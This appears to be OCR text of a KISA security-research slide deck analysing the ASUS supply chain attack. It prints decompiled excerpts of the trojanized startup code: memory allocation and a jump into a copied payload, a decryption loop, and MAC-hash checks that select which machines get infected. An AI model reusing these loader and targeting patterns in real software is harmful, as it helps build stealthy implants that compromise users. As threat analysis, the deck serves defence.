Clandestine Hunter
- Two Strategies for Supply Chain Attack

BYEONGJAE KIM, TAEWOO LEE, DONGWOOK KIM, SOJUN RYU

Senior Research Engineer , Korea Internet & Security Agency(KISA)

JAEGWANG LEE(Manager)

Team Manger, Korea Internet & Security Agency(KISA)

Clandestine Hunter

Two Strategies for Supply Chain Attack


1. Risk of Supply Chain Attacks
2. Case Study
3. Association Analysis
4. Attack Features and Strategies
5. Defensive Strategy

Risk of Supply Chain Attack


ASUS Supply Chain Attack

What is Supply Chain Attack?


- A **supply chain attack** is a cyber-attack that seeks to damage an organization by targeting less-secure elements in the supply network. - wikipedia



What is Supply Chain Attack?



ASUS Supply Chain Attack : TYPE - A




```
v4 = -1;
v5 = sub_405840();
v6 = *(sub_408808() + 4);
if ( sub_41856F(hInstance, hPrevInstance, lpCmdLine, nShowCmd) && (!v6 || (*(*v6 + 172))(v6)) )
{
  if ( ((*v5)[20])(v5) )
  {
    v7 = ((*v5)[21])(v5);
  }
  else
  {
    if ( v5[8] )
      (*(*v5[8] + 96))();
    v7 = ((*v5)[26])(v5);
  }
  v4 = v7;
}
sub_419782();
return v4;
```


Nomal winmain()

```
savedregs = &savedregs;
v13 = v5;
v12 = v4;
v6 = VirtualAlloc(0, 0x80000u, 0x1000u, 0x40u);
if ( v6 )
{
  v11 = v6;
  v7 = 0x56EC78;
  v8 = v6;
  v9 = 0xFF00;
  do
  {
    v10 = *v7;
    ++v7;
    *v8 = v10;
    ++v8;
    --v9;
  }
  while ( v9 );
  ((v11 + 0xC08))(v12, v13);
```

Allocate Memory

Modulated winmain()

ASUS Supply Chain Attack : TYPE - B




CRTStartup()

```
if ( !_heap_init() )
  fast_error_exit(28);
if ( !_mtinit() )
  fast_error_exit(16);
if ( dword_56A730 == 1 )
  _FF_MSGBANNER();
_NMSG_WRITE(a1);
__crtExitProcess(0xFFu);
sub_51B908();
ExitProcess(uExitCode);
```


Sub_51B908()

```
  u5 = *u2++;
  *u3++ = u5;
  --u4;
}
while ( u4 );
sub_51B802(u15, 16, u15);
u8 = u15[2];
do
{
  d1_ = d1_ + (d1_ >> 3) - 0x11111111;
  d2_ = d2_ + (d2_ >> 5) - 0x22222222;
  d3_ += 0x33333333 - (d3_ << 7);
  d4_ += 0x44444444 - (d4_ << 9);
  *(cnt + Dst) = (d4_ + d3_ + d2_ + d1_) ^ *(i + cnt);
  result = ++cnt;
}
while ( cnt < size );
```

Resource(136)



ASUS Supply Chain Attack : Select Infection PC




Get Adapter Address

Check! MD5

```
If(FLAG == 1)
{
    if(one of mac hash == local mac hash)
    {
        Malware infection()
    }
}
```

```
Else If(FLAG == 2)
{
    if(one of mac hash == local mac hash)
    {
        if(next mac hash == local mac hash2)
        {
            Malware Infection()
        }
    }
}
```


ASUS Supply Chain




Case Study

Supply Chain Attack

